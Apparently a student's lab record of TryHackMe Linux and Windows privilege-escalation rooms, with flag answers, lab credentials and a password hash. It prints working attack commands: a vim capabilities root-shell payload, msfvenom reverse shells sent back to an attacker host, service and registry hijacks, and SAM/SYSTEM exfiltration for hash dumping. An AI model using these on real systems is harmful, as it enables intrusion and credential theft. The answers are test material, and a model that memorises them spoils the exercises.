
Research sources:

1. Based on your findings, you can use Google to search for an existing exploit code.
2. Sources such as https://www.cvedetails.com/ can also be useful.
3. Another alternative would be to use a script like LES (Linux Exploit Suggester) but remember that these tools can generate false positives (report a kernel vulnerability that does not affect the target system) or false negatives (not report any kernel vulnerabilities although the kernel is vulnerable).

Hints/Notes:

1. Being too specific about the kernel version when searching for exploits on Google, Exploit-db, or searchsploit
2. Be sure you understand how the exploit code works BEFORE you launch it. Some exploit codes can make changes on the operating system that would make them unsecured in further use or make irreversible changes to the system, creating problems later. Of course, these may not be great concerns within a lab or CTF environment, but these are absolute no-nos during a real penetration testing engagement.
3. Some exploits may require further interaction once they are run. Read all comments and instructions provided with the exploit code.
4. You can transfer the exploit code from your machine to the target system using the `SimpleHTTPServer` Python module and `wget` respectively.

Answer the questions below

find and use the appropriate kernel exploit to gain root privileges on the target system.

No answer needed ✓ Correct Answer Hint

What is the content of the flag1.txt file?

THM-28392872729920 ✓ Correct Answer

Task 6 – Privilege Escalation: Sudo

Task 6 Privilege Escalation: Sudo

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

▶ Start Machine

Username: karen
Password: Password1

The sudo command, by default, allows you to run a program with root privileges. Under some conditions, system administrators may need to give regular users some flexibility on their privileges. For example, a junior SOC analyst may need to use Nmap regularly but would not be cleared for full root access. In this situation, the system administrator can allow this user to only run Nmap with root privileges while keeping its regular privilege level throughout the rest of the system.

Any user can check its current situation related to root privileges using the `sudo -l` command.

https://gtfobins.github.io/ is a valuable source that provides information on how any program, on which you may have sudo rights, can be used.

Answer the questions below

How many programs can the user "karen" run on the target system with sudo rights?

3 ✓ Correct Answer

What is the content of the flag2.txt file?

THM-402028394 ✓ Correct Answer

How would you use Nmap to spawn a root shell if your user had sudo rights on nmap?

sudo nmap --interactive ✓ Correct Answer

What is the hash of frank's password?

$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaq✓ Correct Answer

Task 7 – Privilege Escalation: SUID

Task 7 Privilege Escalation: SUID

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

▶ Start Machine

Username: karen
Password: Password1

Much of Linux privilege controls rely on controlling the users and files interactions. This is done with permissions. By now, you know that files can have read, write, and execute permissions. These are given to users within their privilege levels. This changes with SUID (Set-user Identification) and SGID (Set-group Identification). These allow files to be executed with the permission level of the file owner or the group owner, respectively.

You will notice these files have an "s" bit set showing their special permission level.

`find / -type f -perm -04000 -ls 2>/dev/null` will list files that have SUID or SGID bits set.

Answer the questions below

Which user shares the name of a great comic book writer?

gerryconway ✓ Correct Answer

What is the password of user2?

Password1 ✓ Correct Answer

What is the content of the flag3.txt file?

THM-3847834 ✓ Correct Answer

Task 8 – Privilege Escalation: Capabilities

Task 8 ✅ Privilege Escalation: Capabilities

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

▶ Start Machine

Username: karen
Password: Password1

Another method system administrators can use to increase the privilege level of a process or binary is "Capabilities". Capabilities help manage privileges at a more granular level. For example, if the SOC analyst needs to use a tool that needs to initiate socket connections, a regular user would not be able to do that. If the system administrator does not want to give this user higher privileges, they can change the capabilities of the binary. As a result, the binary would get through its task without needing a higher privilege user.
The capabilities man page provides detailed information on its usage and options.

We can use the `getcap` tool to list enabled capabilities.

```
alper@targetsystem:~$ getcap -r / 2>/dev/null
/home/alper/vim = cap_setuid+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
alper@targetsystem:~$
```

When run as an unprivileged user, `getcap -r /` will generate a huge amount of errors, so it is good practice to redirect the error messages to /dev/null.

Please note that neither vim nor its copy has the SUID bit set. This privilege escalation vector is therefore not discoverable when enumerating files looking for SUID.

```
alper@targetsystem:~$ ls -l /usr/bin/vim
lrwxrwxrwx 1 root root 21 Jun 16 00:43 /usr/bin/vim → /etc/alternatives/vim
alper@targetsystem:~$ ls -l /home/alper/vim
-rwxr-xr-x 1 root root 2906824 Jun 16 02:06 /home/alper/vim
alper@targetsystem:~$
```

GTFObins has a good list of binaries that can be leveraged for privilege escalation if we find any set capabilities.

We notice that vim can be used with the following command and payload:

```
alper@targetsystem:~$ id
uid=1000(alper) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
alper@targetsystem:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

This will launch a root shell as seen below;

```
Erase is control-H (^H).
# id
uid=0(root) gid=1000(alper) groups=1000(alper),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)
#
```

Answer the questions below

Complete the task described above on the target system

No answer needed — ✓ Correct Answer

How many binaries have set capabilities?

6 — ✓ Correct Answer

What other binary can be used through its capabilities?

view — ✓ Correct Answer

What is the content of the flag4.txt file?

THM 9349843 — ✓ Correct Answer

Task 9 – Privilege Escalation: Cron Jobs

Task 9 Privilege Escalation: Cron Jobs

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

▶ Start Machine

Username: karen
Password: Password1

Cron jobs are used to run scripts or binaries at specific times. By default, they run with the privilege of their owners and not the current user. While properly configured cron jobs are not inherently vulnerable, they can provide a privilege escalation vector under some conditions.
The idea is quite simple; if there is a scheduled task that runs with root privileges and we can change the script that will be run, then our script will run with root privileges.

Cron job configurations are stored as crontabs (cron tables) to see the next time and date the task will run.

Each user on the system have their crontab file and can run specific tasks whether they are logged in or not. As you can expect, our goal will be to find a cron job set by root and have it run our script, ideally a shell.

Any user can read the file keeping system-wide cron jobs under `/etc/crontab`

Answer the questions below

How many user-defined cron jobs can you see on the target system?

4 ✓ Correct Answer

What is the content of the flag5.txt file?

THM-383000283 ✓ Correct Answer

What is Matt's password?

123456 ✓ Correct Answer

Task 10 – Privilege Escalation: PATH

Task 10 Privilege Escalation: PATH

Note: Launch the target machine attached to this task to follow along.
You can launch the target machine and access it directly from your browser.
Alternatively, you can access it over SSH with the low-privilege user credentials below:

▶ Start Machine

Username: karen
Password: Password1

If a folder for which your user has write permission is located in the path, you could potentially hijack an application to run a script. PATH in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in folders defined under PATH. (PATH is the environmental variable we're talking about here, path is the location of a file).

Typically the PATH will look like this:

```
alper@targetsystem:~/Desktop$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
alper@targetsystem:~/Desktop$
```

Answer the questions below

What is the odd folder you have write access for?

/home/murdoch ✓ Correct Answer 💡 Hint


Exploit the $PATH vulnerability to read the content of the flag6.txt file.

No answer needed ✓ Correct Answer 💡 Hint


What is the content of the flag6.txt file?

THM-736628929 ✓ Correct Answer

Task 11 – Privilege Escalation: NFS



Task 12 – Capstone Challenge



Result:

After completing this exercise, the technical knowledge and practical skills to identify, exploit, and mitigate privilege escalation vulnerabilities in Linux systems—an essential component of

ethical hacking, penetration testing, and system administration is learned.

Ex. No.: 7 **Date:04/03/25**

Windows Privilege Escalation

Aim:

To walk through a variety of Windows Privilege Escalation techniques in TryHackMe platform. Windows privilege escalation is the process of gaining higher-level permissions on a Windows system, typically moving from a low-privileged user to SYSTEM or administrator.

Algorithm:

1. Deploy the target machine.

1) Use attacker box — Provided by TryHackMe, it consists of all the required tools available for attacking.

2) Use OpenVpn configuration file to connect your machine (kali linux) to theirnetwork.

2. create a specific folder named “priv_tools” on attacker machine.

3. From that newly created folder,run “ sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py tools .” to start samba service on local port 445.

4. create a reverse shell using msfvenom with respective variables set. Make sure to change lhost (IP address) to kali machines IP

5. set up a listener on Kali Machine to receive reverse connections when execute previously created .exe file on target machine.

6. Access target machine using its RDP. Run the below command to access RDP from Kali Machine.


7. Once we access target windows OS successfully, open command prompt, change directory to C:\PrivEsc.

8. Download rev.exe (reverse shell) from Kali to Windows using below command.

9. Run the reverse shell on target to connect our netcat on kali machine.

10. Once we execute that exe file, we receive connection on netcat and run ‘whoami /priv’ to find the available privileges to current user.

Output:


Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Go Premium
0
K
Learn > Windows PrivEsc
Windows PrivEsc
Practice your Windows Privilege Escalation skills on an intentionally misconfigured Windows VM with multiple ways to get admin/SYSTEM! RDP is available. Credentials: user:password321
Medium
75 min
Share your achievement
Start AttackBox
Help
Save Room
1357
Options
Room completed (100%)
Task 1 Deploy the Vulnerable Windows VM
Task 2 Generate a Reverse Shell Executable
Task 3 Service Exploits - Insecure Service Permissions
Task 4 Service Exploits - Unquoted Service Path
Task 5 Service Exploits - Weak Registry Permissions
Task 6 Service Exploits - Insecure Service Executables
Task 7 Registry - AutoRuns
Task 8 Registry - AlwaysInstallElevated
Task 9 Passwords - Registry
Task 10 Passwords - Saved Creds
Task 11 Passwords - Security Account Manager (SAM)
Task 12 Passwords - Passing the Hash
Task 13 Scheduled Tasks
Task 14 Insecure GUI Apps
Task 15 Startup Apps
Task 16 Token Impersonation - Rogue Potato
Task 17 Token Impersonation - PrintSpoofer
Task 18 Privilege Escalation Scripts

Task 1 – Deploy the Vulnerable Windows VM

Task 1 Deploy the Vulnerable Windows VM

This room is aimed at walking you through a variety of Windows Privilege Escalation techniques. To do this, you must first deploy an intentionally vulnerable Windows VM. This VM was created by Sagi Shahar as part of his local privilege escalation workshop but has been updated by Tib3rius as part of his Windows Privilege Escalation for OSCP and Beyond! course on Udemy. Full explanations of the various techniques used in this room are available there, along with demos and tips for finding privilege escalations in Windows.

Start Machine

Make sure you are connected to the TryHackMe VPN or using the in-browser Kali instance before trying to access the Windows VM!

RDP should be available on port 3389 (it may take a few minutes for the service to start). You can login to the "user" account using the password "**password321**":

```
xfreerdp /u:user /p:password321 /cert:ignore /v:MACHINE_IP
```

The next tasks will walk you through different privilege escalation techniques. After each technique, you should have a admin or SYSTEM shell. **Remember to exit out of the shell and/or re-establish a session as the "user" account before starting the next task!**

Answer the questions below

Deploy the Windows VM and login using the "user" account.

No answer needed ✓ Correct Answer

Task 2 – Generate a Reverse Shell Executable

Task 2 Generate a Reverse Shell Executable

On Kali, generate a reverse shell executable (reverse.exe) using msfvenom. Update the LHOST IP address accordingly:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=53 -f exe -o reverse.exe
```

Transfer the reverse.exe file to the C:\PrivEsc directory on Windows. There are many ways you could do this, however the simplest is to start an SMB server on Kali in the same directory as the file, and then use the standard Windows copy command to transfer the file.

On Kali, in the same directory as reverse.exe:

```
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .
```

On Windows (update the IP address with your Kali IP):

```
copy \\10.10.10.10\kali\reverse.exe C:\PrivEsc\reverse.exe
```

Test the reverse shell by setting up a netcat listener on Kali:

```
sudo nc -nvlp 53
```

Then run the reverse.exe executable on Windows and catch the shell:

```
C:\PrivEsc\reverse.exe
```

The reverse.exe executable will be used in many of the tasks in this room, so don't delete it!

Answer the questions below

Generate a reverse shell executable and transfer it to the Windows VM. Check that it works!

No answer needed ✓ Correct Answer

Task 3 – Service Exploits - Insecure Service Permissions

Task 3 Service Exploits - Insecure Service Permissions

Use accesschk.exe to check the "user" account's permissions on the "daclsvc" service:

```
C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
```

Note that the "user" account has the permission to change the service config (SERVICE_CHANGE_CONFIG).

Query the service and note that it runs with SYSTEM privileges (SERVICE_START_NAME):

```
sc qc daclsvc
```

Modify the service config and set the BINARY_PATH_NAME (binpath) to the reverse.exe executable you created:

```
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start daclsvc
```

Answer the questions below

What is the original BINARY_PATH_NAME of the daclsvc service?

C:\Program Files\DACL Service\daclservice.exe ✓ Correct Answer

Task 4 – Service Exploits - Unquoted Service Path

Task 4 Service Exploits - Unquoted Service Path

Query the "unquotedsvc" service and note that it runs with SYSTEM privileges (SERVICE_START_NAME) and that the BINARY_PATH_NAME is unquoted and contains spaces.

```
sc qc unquotedsvc
```

Using accesschk.exe, note that the BUILTIN\Users group is allowed to write to the C:\Program Files\Unquoted Path Service\ directory:

```
C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
```

Copy the reverse.exe executable you created to this directory and rename it Common.exe:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start unquotedsvc
```

Answer the questions below

What is the BINARY_PATH_NAME of the unquotedsvc service?

C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe ✓ Correct Answer

Task 5 – Service Exploits - Weak Registry Permissions

Task 5 Service Exploits - Weak Registry Permissions

Query the "regsvc" service and note that it runs with SYSTEM privileges (SERVICE_START_NAME).

```
sc qc regsvc
```

Using accesschk.exe, note that the registry entry for the regsvc service is writable by the "NT AUTHORITY\INTERACTIVE" group (essentially all logged-on users):

```
C:\PrivEsc\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
```

Overwrite the ImagePath registry key to point to the reverse.exe executable you created:

```
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start regsvc
```

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task 6 – Service Exploits - Insecure Service Executables

Task 6 Service Exploits - Insecure Service Executables

Query the "filepermsvc" service and note that it runs with SYSTEM privileges (SERVICE_START_NAME).

```
sc qc filepermsvc
```

Using accesschk.exe, note that the service binary (BINARY_PATH_NAME) file is writable by everyone:

```
C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
```

Copy the reverse.exe executable you created and replace the filepermservice.exe with it:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe" /Y
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start filepermsvc
```

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task 7 – Registry - AutoRuns

Task 7 Registry - AutoRuns

Query the registry for AutoRun executables:

```
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Using accesschk.exe, note that one of the AutoRun executables is writable by everyone:

```
C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"
```

Copy the reverse.exe executable you created and overwrite the AutoRun executable with it:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y
```

Start a listener on Kali and then restart the Windows VM. Open up a new RDP session to trigger a reverse shell running with admin privileges. You should not have to authenticate to trigger it, however if the payload does not fire, log in as an admin (admin/password123) to trigger it. Note that in a real world engagement, you would have to wait for an administrator to log in themselves!

```
rdesktop MACHINE_IP
```

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task 8 – Registry - AlwaysInstallElevated

Task 8 Registry - AlwaysInstallElevated

Query the registry for AlwaysInstallElevated keys:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

Note that both keys are set to 1 (0x1).

On Kali, generate a reverse shell Windows Installer (reverse.msi) using msfvenom. Update the LHOST IP address accordingly:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=53 -f msi -o reverse.msi
```

Transfer the reverse.msi file to the C:\PrivEsc directory on Windows (use the SMB server method from earlier).

Start a listener on Kali and then run the installer to trigger a reverse shell running with SYSTEM privileges:

```
msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
```

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task 9 – Passwords - Registry

Task 9 Passwords - Registry

(For some reason sometimes the password does not get stored in the registry. If this is the case, use the following as the answer: password123)

The registry can be searched for keys and values that contain the word "password":

```
reg query HKLM /f password /t REG_SZ /s
```

If you want to save some time, query this specific key to find admin AutoLogon credentials:

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
```

On Kali, use the winexe command to spawn a command prompt running with the admin privileges (update the password with the one you found):

```
winexe -U 'admin%password' //MACHINE_IP cmd.exe
```

Answer the questions below

What was the admin password you found in the registry?

password123 ✓ Correct Answer

Task 10 – Passwords - Saved Creds

Task 10 Passwords - Saved Creds

List any saved credentials:

```
cmdkey /list
```

Note that credentials for the "admin" user are saved. If they aren't, run the C:\PrivEsc\savecred.bat script to refresh the saved credentials.

Start a listener on Kali and run the reverse.exe executable using runas with the admin user's saved credentials:

```
runas /savecred /user:admin C:\PrivEsc\reverse.exe
```

Answer the questions below

Read and follow along with the above.

No answer needed ✓ Correct Answer

Task 11 – Passwords - Security Account Manager (SAM)

Task 11 Passwords - Security Account Manager (SAM)

The SAM and SYSTEM files can be used to extract user password hashes. This VM has insecurely stored backups of the SAM and SYSTEM files in the C:\Windows\Repair\ directory.

Transfer the SAM and SYSTEM files to your Kali VM:

```
copy C:\Windows\Repair\SAM \\10.10.10.10\kali\
copy C:\Windows\Repair\SYSTEM \\10.10.10.10\kali\
```

On Kali, clone the creddump7 repository (the one on Kali is outdated and will not dump hashes correctly for Windows 10!) and use it to dump out the hashes from the SAM and SYSTEM files:

```
git clone https://github.com/Tib3rius/creddump7
pip3 install pycrypto
python3 creddump7/pwdump.py SYSTEM SAM
```

Crack the admin NTLM hash using hashcat:

```
